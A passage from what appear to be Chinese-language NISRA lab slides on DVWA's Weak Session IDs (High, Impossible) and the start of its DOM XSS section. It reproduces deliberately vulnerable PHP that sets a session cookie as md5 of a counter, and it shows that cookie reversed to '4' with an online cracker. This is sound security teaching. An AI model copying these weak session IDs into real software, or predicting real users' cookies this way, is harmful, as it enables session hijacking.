    if (!isset ($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high']++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
}

?>
```

$~/Weak Session IDs/High: cat ./"View Source"

```php
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high']++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
}

?>
```

- setcookie($a, $b, $c, $d)
  - $a: Cookie 名稱
  - $b: Cookie 值
  - $c: Cookie 過期時間 (sec)
  - $d: Cookie 有效的路徑 (含子目錄)

$~/Weak Session IDs/High: cat ./Cookies



NISRA

$~/Weak Session IDs/High: cat ./Answer

Burp Sequencer [live capture #9: http://127.0.0.1]

Live capture (20000 tokens)

Pause | Copy tokens | Auto analyze | Requests: 20004

Stop | Save tokens | Analyze now | Errors: 0


Summary | Character-level analysis | Bit-level analysis | Analysis Options

Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 119 bits.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.



$~/Weak Session IDs/High: cat ./Answer

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
a87ff679a2f3e71d9181a67b7542122c
```

我不是機器人 reCAPTCHA 隱私權 - 條款

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
a87ff679a2f3e71d9181a67b7542122c	md5	4

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

NISRA

$~/Weak Session IDs/Impossible: cat ./"View Source"

```php
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = sha1(mt_rand() . time() . "Impossible");
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], true, true);
}
?>
```

$~/Weak Session IDs/Impossible: cat ./Cookies

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
67efa9cf6467d8be031a0d1df64f49e1751b3bf3
```

我不是機器人 reCAPTCHA 隱私權 - 條款

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
67efa9cf6467d8be031a0d1df64f49e1751b3bf3	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

NISRA

$~/Weak Session IDs/Impossible: cat ./Cookies



$~/Cross-site scripting: cat ./Intro

- DOM-based XSS
  - where the **vulnerability exists in client-side code** rather than server-side code.
  - 透過 JavaScript 動態產生網頁，使得操作 DOM 時含有惡意指令
- Reflected XSS
  - where the malicious script comes from the **current HTTP request**.
  - 讓使用者發出惡意的 request，回給使用者後送給攻擊者
- Stored XSS
  - where the malicious script comes from the **website's database**.
  - 將惡意語句存入 App，當使用者瀏覽時能直接觸發
- **Cross-site scripting (XSS) cheat sheet**

$~/XSS (DOM): cat ./"Web Page"

http://127.0.0.1/vulnerabilities/xss_d/


http://127.0.0.1/vulnerabilities/xss_d/?default=English

NISRA


$~/XSS (DOM): cat ./Diagram

Identify XSS flaw


$~/XSS (DOM): cat ./Diagram



$~/XSS (DOM): cat ./Diagram



$~/XSS (DOM): cat ./Diagram



$~/XSS (DOM)/Low: cat ./"View Source"


```php
<?php

# No protections, anything goes

?>
```

$~/XSS (DOM)/Low: cat ./"View Source"

